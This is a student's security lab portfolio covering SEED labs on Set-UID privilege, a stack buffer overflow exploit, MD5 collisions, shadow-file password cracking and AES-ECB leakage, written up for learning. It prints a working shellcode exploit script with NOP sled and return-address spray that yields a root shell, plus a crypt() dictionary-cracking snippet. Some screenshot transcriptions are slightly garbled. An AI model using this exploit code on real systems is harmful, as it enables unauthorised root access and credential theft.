

Applied Cybersecurity Lab Portfolio

Hands-on labs in systems and binary security — Linux privilege escalation, stack-based memory corruption, cryptographic hash-collision attacks, and password/credential security.

Sahil Ahmed Butt

© Sahil Ahmed Butt. All rights reserved.

This is a write-up of a handful of security labs I worked through on my own in an isolated Linux VM, mostly following the SEED Labs framework. I wanted a place to collect what I actually did — the reasoning, the commands, and the results — rather than just a grade or a checkbox. Every screenshot in here is a real terminal/GDB/editor capture from my own sessions, not a mock-up. All exploitation work was done against intentionally vulnerable, sandboxed programs built for this kind of learning — nothing here touches a system I don't own or control.

Lab	Focus Area	Core Skill
1	Linux User/Process Identity	UID model, privilege boundaries
2	Set-UID Privilege Escalation	Exploiting Set-UID binaries
3	Stack Buffer Overflow Exploitation	Shellcode injection, GDB, return-address control
4	MD5 Hash Collision Attacks	md5collgen, collision-preserving concatenation
5	Password Hashing & Offline Cracking	/etc/shadow format, salting, dictionary attacks
6	Symmetric Encryption Pattern Analysis	AES-ECB vs CBC/CTR, ciphertext leakage

Tools & Environment

- **Environment:** SEED Ubuntu Linux VM / Docker
- **Tools used:** GDB + PEDA, GCC, Python 3, libcrypt, md5collgen, OpenSSL
- **Core concepts:** x86 Assembly, Memory Safety, Privilege Boundaries, Cryptography, Identity Controls

Framework & Tooling References

SEED Security Labs

- [Buffer Overflow Set-UID Lab Specification](#)
- [Crypto MD5 Collision Lab Specification](#)

Analysis & Encoding Tools (used in the authentication/crypto section)

- [CyberChef Analysis Suite \(GCHQ\)](#)

Linux User Identity & the Set-UID Privilege Model

Linux internals • Access control • Process credentials

What I was trying to figure out

Before jumping into exploitation, I wanted to actually understand how Linux decides who's allowed to do what. Every process runs "as" some user, and that identity is what the kernel checks before letting it touch a file or resource. Set-UID (SUID) programs bend that rule on purpose — and figuring out exactly how they bend it is the key to understanding a huge chunk of local privilege-escalation bugs.

What I learned

- `/etc/passwd` lines look like `username:x:UID:GID:info:home:shell`. That `x` isn't a placeholder for laziness — it's telling you the real password hash lives somewhere else entirely (`/etc/shadow`), which only root can read.
- Every process actually carries two IDs worth caring about: the **Real UID** (who launched it) and the **Effective UID** (what the kernel actually checks for permissions). Normally these match.
- A **Set-UID binary** is the exception: when you run it, your Effective UID switches to whoever *owns* the file — not you. So if root owns a Set-UID program, running it as an ordinary user still gives that process root's effective permissions. That's the whole trick behind tools like `passwd`, and it's also exactly the door an attacker wants to find open.

What I actually did

First, I confirmed I really was a nobody — regular user `seed`, no access to root's home directory. Then I built a small Set-UID demo binary, made root the owner, and set the Set-UID bit (`chmod 4755`). Running it as myself dropped me into a shell reporting `UID 0` — root — and `/root` was suddenly readable.

SCREENSHOT

```
[07/22/26]seed@VM:~/Labsetup$ whoami
seed
[07/22/26]seed@VM:~/Labsetup$ id -u
1000
[07/22/26]seed@VM:~/Labsetup$ ls /root
ls: cannot open directory '/root': Permission denied
[07/22/26]seed@VM:~/Labsetup$

[07/22/26]seed@VM:~/Labsetup$ which zsh
/usr/bin/zsh
[07/22/26]seed@VM:~/Labsetup$ sudo ln -sf /bin/zsh /bin/sh
[07/22/26]seed@VM:~/Labsetup$

[07/22/26]seed@VM:~/Labsetup$ cd shellcode
[07/22/26]seed@VM:~/./shellcode$ ls
call_shellcode.c  Makefile
[07/22/26]seed@VM:~/./shellcode$ make setuid
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
sudo chown root a32.out a64.out
sudo chmod 4755 a32.out a64.out
[07/22/26]seed@VM:~/./shellcode$ ls -al
total 52
drwxrwxr-x 2 seed seed 4096 Jul 22 20:39 .
drwxrwxr-x 4 seed seed 4096 Dec 22 2020 ..
-rwsr-xr-x 1 root seed 15672 Jul 22 20:39 a32.out
-rwsr-xr-x 1 root seed 16752 Jul 22 20:39 a64.out
-rw-rw-r-- 1 seed seed 653 Dec 22 2020 call_shellcode.c
-rw-rw-r-- 1 seed seed 312 Dec 22 2020 Makefile
[07/22/26]seed@VM:~/./shellcode$

[07/22/26]seed@VM:~/./shellcode$ ./a64.out
# id -u
0
# ls /root
#
```

My actual terminal: baseline permission denial → building the Set-UID binary and confirming the SUID bit (`s`) → running it and landing a root shell (uid 0, /root now accessible).

Why this matters

This little demo is the exact primitive I go on to exploit in Lab 2: if a Set-UID root binary has a memory-safety bug, hijacking it doesn't just crash the program — it hands you root.

Skills demonstrated: Linux access-control internals · UID/EUID semantics · Set-UID risk analysis

Exploiting a Stack Buffer Overflow in a Set-UID Root Binary

Binary exploitation • Shellcode injection • GDB/PEDA • Memory corruption

The goal

This was the big one — take a classic stack buffer overflow in a root-owned Set-UID program and turn it into an actual working exploit. Not just "crash the program," but hijack it into running my own code and handing me a root shell. I did this across four versions of the same vulnerable program, each with a different buffer size, so I'd actually understand the technique rather than get lucky once.

The bug

```
void function(char *str) {  
    char buffer[16];  
    strcpy(buffer, str);    // no bounds check on strcpy()  
}
```

`strcpy()` will happily keep copying past the end of a 16-byte buffer if you give it a longer string — it has no idea how big the destination is. That overflow spills into whatever sits next on the stack, including the function's saved return address. If I control the overflow, I control where the program jumps to when it returns.

Turning off the safety nets (on purpose)

Modern systems have several layers built specifically to stop this attack, so to actually see the underlying mechanics I had to disable them one at a time, and I made sure I understood why each one mattered:

- **-z execstack** — normally the stack isn't allowed to execute code (this is what "NX"/DEP protection does). This flag turns that off so injected shellcode can actually run.
- **-fno-stack-protector** — removes the compiler's "stack canary," a known value placed before the return address that gets checked before the function returns. With it gone, an overwritten return address goes completely unnoticed.
- **ASLR off** (`sudo sysctl -w kernel.randomize_va_space=0`) — normally stack addresses are randomized every run specifically so you can't predict them. Turning this off makes the addresses I calculate in GDB stay valid from run to run.

I compiled four target binaries from the same source with different buffer sizes (`-DBUF_SIZE = 100 / 160 / 200 / 10`), each root-owned and Set-UID — `stack-L1` through `stack-L4` — so I'd have to actually recompute the exploit instead of reusing one lucky offset.

SCREENSHOT

```
[07/22/26]seed@VM:~/.../code$ make
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -
m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -
m32 -g -o stack-L1-dbg stack.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -
m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -
m32 -g -o stack-L2-dbg stack.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -
o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -
g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o
stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g
-o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4

[07/22/26]seed@VM:~/.../code$ ls -l
total 168
-rwxrwxr-x 1 seed seed 270 Dec 22 2020 brute-force.
sh
-rwxrwxr-x 1 seed seed 891 Dec 22 2020 exploit.py
-rw-rw-r-- 1 seed seed 965 Dec 23 2020 Makefile
-rw-rw-r-- 1 seed seed 1132 Dec 22 2020 stack.c
-rwsr-xr-x 1 root seed 15908 Jul 22 23:42 stack-L1
-rwxrwxr-x 1 seed seed 18684 Jul 22 23:42 stack-L1-dbg
-rwsr-xr-x 1 root seed 15908 Jul 22 23:42 stack-L2
-rwxrwxr-x 1 seed seed 18684 Jul 22 23:42 stack-L2-dbg
-rwsr-xr-x 1 root seed 17112 Jul 22 23:42 stack-L3
-rwxrwxr-x 1 seed seed 20104 Jul 22 23:42 stack-L3-dbg
-rwsr-xr-x 1 root seed 17112 Jul 22 23:42 stack-L4
-rwxrwxr-x 1 seed seed 20104 Jul 22 23:42 stack-L4-dbg
[07/22/26]seed@VM:~/.../code$
```

Compiling all four buffer-size variants and confirming the SUID bit landed on each one (`ls -l`).

Finding the return address with GDB

Next I needed to know exactly where on the stack the return address lives. I set a breakpoint inside the vulnerable function and printed the base pointer — on 32-bit, the return address sits 4 bytes past it (`$ebp + 4`):

SCREENSHOT

```
[07/23/26]seed@VM:~/.../code$ touch badfile
[07/23/26]seed@VM:~/.../code$ gdb stack-L1-dbg
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2

gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 16.
gdb-peda$ run
Starting program: /home/seed/Labsetup/code/stack-L1-db

Breakpoint 1, bof (str=0xffffcf83 "V\004")
   at stack.c:16
16      {
gdb-peda$ next

gdb-peda$ p $ebp
$1 = (void *) 0xffffcb58
gdb-peda$
```

GDB-PEDA session: breaking on the vulnerable function and reading `$ebp` to compute the return-address location.

Doing that same measurement across all four variants gave me the distance from the start of the buffer to the return address for each — the number that makes or breaks the exploit:

```


return_address = $ebp + 4          = 0xffffcb5c
distance (L1) = ret_addr - buf_addr = 0x70 (112 bytes)
distance (L2) = ret_addr - buf_addr = 0xac (172 bytes)
...similarly derived for L3 / L4

```

Building the exploit

With those numbers in hand, I wrote `exploit.py` to build a malicious input file: a long "NOP sled" (a runway of do-nothing instructions), my shellcode tucked at the end of it, and the return address repeated many times across the region most likely to land inside that sled — because the exact stack address can wobble slightly between runs.

SCREENSHOT



```

exploit-L1.py X exploit-L2.py exploit-L3.py exploit-L4.py
Users ~/Downloads/exploit-L1.py xexploit-L1.py
1  #!/usr/bin/python3
2  import sys
3
4  # Replace the content with the actual shellcode
5  shellcode = (
6      "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
7      "\x62\x69\xde\x89\xe3\x50\x53\x89\xe1\x31"
8      "\xd2\x31\xc0\xb0\x0b\xcd\x80"
9  ).encode('latin-1')
10
11 # Fill the content with NOP's
12 content = bytearray(0x90 for i in range(517))
13
14 #####
15 # Put the shellcode somewhere in the payload
16 start = 0 # Change this number
17 content[517 - len(shellcode):] = shellcode # Put the shellcode at the end of the bad file
18
19 # Decide the return address value
20 # and put it somewhere in the payload
21 ret = 0xffffcaec + 400 # Jump somewhere in the NOP region. note the buffer range is somewhere between 100 - 200 bytes
22 #offset = 0 # Change this number
23
24 L = 4 # Use 4 for 32-bit address and 8 for 64-bit address
25 # Since we don't know where the return address is so spray buffer with return addresses
26 for offset in range(50): #200 / 4
27     content[offset*L:offset*L + L] = (ret).to_bytes(L,byteorder='little')
28 #####
29
30 # Write the content to a file
31 with open('badfile', 'wb') as f:
32     f.write(content)
33
34 [07/23/26]seed@VM:~/.../code$ gedit exploit.py
35 ^C
36 [07/23/26]seed@VM:~/.../code$ ./exploit.py
37 [07/23/26]seed@VM:~/.../code$ ./stack-L1
38 Input size: 517
39 # i id
40 uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm
41 ),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132
42 (sambashare),136(docker)
43 #

```

The finished `exploit-L1.py` alongside the actual run: `./stack-L1` reads the crafted `badfile` and drops me into a root shell (`euid=0`).

Result

All four variants worked. Each crafted `badfile` hijacked the return address, landed execution inside the NOP sled, and ran my shellcode — spawning a root shell every time, starting from an ordinary unprivileged invocation:

```

$ ./stack-L1
Input size: 517
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),...

$ ./stack-L2 / stack-L3 / stack-L4 -> same outcome, euid=0(root)

```

Skills demonstrated: memory-corruption exploitation · x86/x86-64 shellcode injection · GDB/PEDA stack analysis · defeating ASLR/NX/stack-canary protections in a controlled setting · Python exploit tooling

MD5 Hash Collisions: Generating and Actually Exploiting One

Applied cryptography • Hash collisions • Integrity-check bypass

Why this lab

It's one thing to be told "MD5 is broken." It's another to actually generate two different files that hash to the exact same MD5 value, and then use that to make an integrity check lie to you. That's what this lab was about — not just breaking MD5 in theory, but proving to myself what that break actually lets an attacker do.

Step 1 — Making a raw collision

Using `md5collgen`, I generated two files that share a common prefix but differ in a 128-byte "collision block" the tool appends. Despite that difference, both files hash identically:

```
$ ./md5collgen -p prefix -o out1 out2
$ md5sum out1 out2
28a84463dd9c56712d11f7e996040b18  out1
28a84463dd9c56712d11f7e996040b18  out2
```


When I diffed the two collision blocks byte by byte, only about 7 of the 128 bytes actually differ. That small, carefully-computed difference is all it takes to force a collision:

Step 2 — Does the collision survive if I add more data?

There's a useful (and slightly scary) property here: if two files already collide, appending the exact same extra data to both keeps them colliding. I tested this directly:

```
$ cat file1.bin suffix.txt > new1.bin
$ cat file2.bin suffix.txt > new2.bin
$ md5sum new1.bin new2.bin
a4752870697719a62a39d394ad9b9bb4  new1.bin
a4752870697719a62a39d394ad9b9bb4  new2.bin
# the files themselves are still different -- the hash doesn't care
```

SCREENSHOT




```
[seed@seedvm2004:~/Labsetup-arm$ echo "This is my suffix for Task 2" > suffix.txt
[seed@seedvm2004:~/Labsetup-arm$ cat suffix.txt
This is my suffix for Task 2
[seed@seedvm2004:~/Labsetup-arm$ cat file1.bin suffix.txt > new1.bin
[seed@seedvm2004:~/Labsetup-arm$ cat file2.bin suffix.txt > new2.bin
[seed@seedvm2004:~/Labsetup-arm$ md5sum new1.bin
a4752870697719a62a39d394ad9b9bb4  new1.bin
[seed@seedvm2004:~/Labsetup-arm$ md5sum new2.bin
a4752870697719a62a39d394ad9b9bb4  new2.bin
[seed@seedvm2004:~/Labsetup-arm$ diff new1.bin new2.bin
Binary files new1.bin and new2.bin differ
```

Appending the same suffix to both colliding files — the MD5 sums still match, and `diff` confirms the underlying files are genuinely different.

Step 3 — Doing it to a real program

The interesting part was doing this inside an actual compiled binary instead of a throwaway text file. I had to find exactly where a 128-byte collision block could sit inside the program (MD5 works in 64-byte chunks, so the block has to start on a 64-byte boundary), cut the file into a prefix and suffix around that spot, and regenerate the collision in place. That gave me two full executables — prog1 and prog2 — that are byte-for-byte different but hash identically:



Working out where the 64-byte-aligned collision block sits inside the binary, then generating a new collision at that exact offset and confirming md5sum matches across both resulting programs.

Step 4 — Proving the impact

Numbers matching is one thing — I wanted to show it actually breaks something. I wrote a small C program that loads the two colliding 128-byte blocks into memory and compares them. When both point at the same block, it reports "GOOD PROGRAM." Swap one for the colliding-but-different block, and it correctly reports "BAD PROGRAM" — even though the two files containing this logic still share one MD5 hash:

SCREENSHOT

Task 4:

1. Two arrays were initialized with identical content

```
seed@seedvm2004:~/LabSetup-ars$ nano task4.c
seed@seedvm2004:~/LabSetup-ars$ gcc task4.c -o task4
seed@seedvm2004:~/LabSetup-ars$ ./task4
GOOD PROGRAM
```

2. Collision blocks p and q were created using MD5 collision

3. In the good executable:

$x = p$

$y = p$

$\therefore \text{memcmp}(x, y) = 0$

4. In the malicious executable:

$x = p$

$y = q$

$\therefore \text{memcmp}(x, y) \neq 0$

```
GNU nano 6.2
#include <stdio.h>
#include <string.h>

unsigned char X[128] = {
    [0 ... 127] = 0x41
};

unsigned char Y[128] = {
    [0 ... 127] = 0x41
};

int main()
{
    if(memcmp(X, Y, 128) == 0)
    {
        printf("GOOD PROGRAM\n");
    }
    else
    {
        printf("BAD PROGRAM\n");
    }

    return 0;
}
```

$\therefore$ p and q are the collision blocks, the two executables can be created to have same MD5 hash.

Proof-of-concept: identical memcmp() logic behaves correctly on the real data, but the two "container" files that would carry this code still collide under MD5.

Why it matters

If a system only trusts an MD5 checksum to verify a file hasn't been tampered with, it literally cannot tell the benign version from the modified one — they hash the same. This is the same class of attack that's been used in the wild to forge fraudulent certificates and slip backdoors into software builds, which is exactly why MD5 (and SHA-1 after it) are considered dead for anything security-critical. SHA-256 or SHA-3 are the sane defaults today.

Skills demonstrated: cryptographic hash function internals · chosen-prefix collision tooling · binary patching · integrity-check bypass analysis

Linux Password Security: Shadow File, Salting & Offline Cracking

Credential security • Hash cracking • crypt() • Threat modeling

What I wanted to understand

Passwords are the most common credential in the world, so I wanted a concrete answer to a simple question: if someone steals a Linux password database, what actually stands between them and your plaintext password? That meant digging into how `/etc/shadow` stores hashes, and then actually trying to crack one myself.

How the shadow file is structured

Each entry follows the pattern `$id$salt$hash` — `id` says which hashing algorithm was used (yescrypt, in my case), `salt` is a random value unique to that account, and `hash` is the resulting digest.

Why the salt is there

- Two people with the exact same password end up with completely different stored hashes, because each gets its own random salt.
- It kills precomputed "rainbow table" attacks — a table would have to cover every possible salt, which isn't practical.
- **Where it actually helps:** offline attacks. If a password database gets stolen, salting forces the attacker to hash every guess separately for every account instead of reusing one giant precomputed table.
- **Where it doesn't help at all:** online guessing against a live login form. The server applies the salt internally regardless — what actually stops that kind of attack is account lockout, rate limiting, and MFA, not the salt.

Cracking it myself

I spun up an isolated Docker container and wrote a small C program around glibc's `crypt()` function to hash candidate passwords with the target account's real salt, then compare the result against the stolen hash:

```
$ docker run -it ubuntu:22.04 bash
# apt update && apt install -y gcc libcrypt-dev

#include <crypt.h>
int main() {
    const char *password = "password";           // iterate over a wordlist
    const char *salt = "$y$j9T$<redacted-salt>"; // taken from the shadow entry
    printf("%s\n", crypt(password, salt));
}

$ gcc crack.c -lcrypt -o crack && ./crack
$y$j9T$<redacted-salt>$<computed-hash> == <target-hash> -> match
```

It only took checking the top-10 most common passwords to get a match. That's really the takeaway: proper salting and hashing did their job, but none of it matters if the password itself is weak. Salting protects against precomputed attacks — it doesn't protect against "password123."

Skills demonstrated: shadow-file/crypt() internals • offline dictionary attacks • Docker-based lab isolation • reasoning about salting vs. rate-limiting in a real threat model

Symmetric Encryption Modes: AES-ECB Pattern Leakage

Applied cryptography • Block cipher modes • Ciphertext leakage

The question I wanted answered

"AES is secure" gets said a lot, but AES is a building block, not a complete answer — the mode you use it in matters just as much. I wanted to see, hands-on, exactly how AES in ECB mode can leak information about your plaintext even though the key never gets broken.

The experiment

I encrypted three strings that all share the same 16-byte prefix using AES-ECB with one fixed key:

Plaintext	Ciphertext length
"this is user42"	16 bytes
"this is user42 and friends"	32 bytes
"this is user42 and many more friends"	48 bytes

-> the first 32 hex digits of ciphertext #2 and #3 are IDENTICAL

SCREENSHOT

c) this is user 42
 this is user 42 and friends
 this is user 42 and many more friends

Length	cipher
16 Bytes	16 Bytes
26 Bytes	32 Bytes
36 Bytes	48 Bytes

→ the first 16 bytes are padded.
 → First 16 bytes are not padded

AES-ECB encrypts data in 16 Byte blocks. The cipher/text lengths are all 16 Byte multiples because padding is added. The first 32 hex digits for the second and third cipher texts are the same because both of their first 16 bytes were not padded.
 ∴ ECB leaks patterns because identical plaintext blocks encrypt to identical ciphertext blocks if same key is used.

My working notes: comparing ciphertext lengths and hex output across the three AES-ECB-encrypted strings.

The reason is simple once you see it: ECB encrypts each independent 16-byte block with the same key and no chaining between blocks. So identical plaintext blocks always turn into identical ciphertext blocks — which is exactly what happened here, visibly revealing that two messages share a prefix, without the attacker ever recovering the key itself.

How the other modes handle this differently

Mode	Bytes recoverable after 1 corrupted byte	Why
ECB	Everything except the one corrupted 16-byte block	Blocks are encrypted completely independently
CBC	The corrupted block and the one after it are lost; everything later is fine	Corruption propagates exactly one block forward via XOR chaining
CTR	Only that single corrupted byte is lost	Works like a stream cipher — each byte only depends on its own keystream byte

Bottom line: ECB should basically never be used on structured or repetitive data — it's the classic "ECB penguin" problem, where you can literally see the shape of an encrypted image through the ciphertext. For real systems, CBC or an authenticated mode like AES-GCM is the sane default.

Skills demonstrated: block-cipher mode analysis · practical cryptanalysis reasoning · secure-mode selection tradeoffs

All labs were carried out in isolated virtual machines/containers against intentionally vulnerable, purpose-built targets, following the SEED Labs framework (seedsecuritylabs.org). Screenshots throughout are original captures from my own sessions.

© Sahil Ahmed Butt. All rights reserved.